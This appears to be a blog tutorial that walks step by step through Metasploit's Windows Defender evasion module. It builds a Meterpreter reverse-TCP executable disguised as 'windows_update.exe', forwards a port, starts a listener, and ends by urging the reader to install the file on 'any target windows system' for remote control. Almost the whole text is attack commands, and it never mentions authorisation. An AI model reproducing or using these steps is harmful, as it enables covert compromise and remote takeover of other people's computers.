



First of all we need metasploit 5.0 or up in our Kali Linux environment.Open metasploit by using msfconsole command:
msfconsole
This will open metasploit framework.

Check it’s version if it is v5.x.x then you can check it have some exploits, auxiliary, payloads with 2 evasion.
If you are running a lower version of metasploits then you need to upgrade it by using following command:
apt install metasploit-framework
Have you done upgrading ?? Now start the postgresql database service by using following command:
service postgresql start
Then open metasploit using msfconsole.
Now we use following command to see the evasion modules:
show evasion
Screenshot of the command is below:

In this tutorial we are going to use the windows/windows_defender_exe by using following command:
use evasion/windows/windows_defender_exe
The screenshot is following:

Now we check the information of this evasion by using following command:
show info
Screenshot of the command is following:

Now we set the file name for the evasive exe file. We do this by using following command:
set filename windows_update.exe
You can choose any file name. Screenshot is following:

Now we need to choose the type of payload, we use the meterpreter/reverse_tcp payload by using following command:
set payload windows/meterpreter/reverse_tcp
The following screenshot is the output of preceding command:

Now set the LHOST by using following command:
set LHOST 192.168.x.x
We need to type our IP address as the LHOST. We are doing this on our local system so we use our local IP address. Screenshot is following:

Then we set the LPORT and open that port of our router by using port forwarding. We set the port 4444 by using following command:
set LPORT 4444

Now all set, we generate the exe file by using run command :
run
The screenshot is following:

As we can see that our exe file has been generated in the /root/.msf4/local directory.
Now quit from metasploit by using exit command.
Then open it again by using msfconsole.
Then create listener by using following command:
use multi/handler
Then set the type of payload by using following command:
set payload windows/meterpreter/reverse_tcp
Set LHOST and LPORT again by using following command:
t
set LHOST 192.168.225.10
set LPORT 4444
The screenshot is following:

Then just type exploit command to start the listener
exploit
The screenshot is following:

Now we need to install this exe file in any target windows system and then we got the metrepreter session. That’s all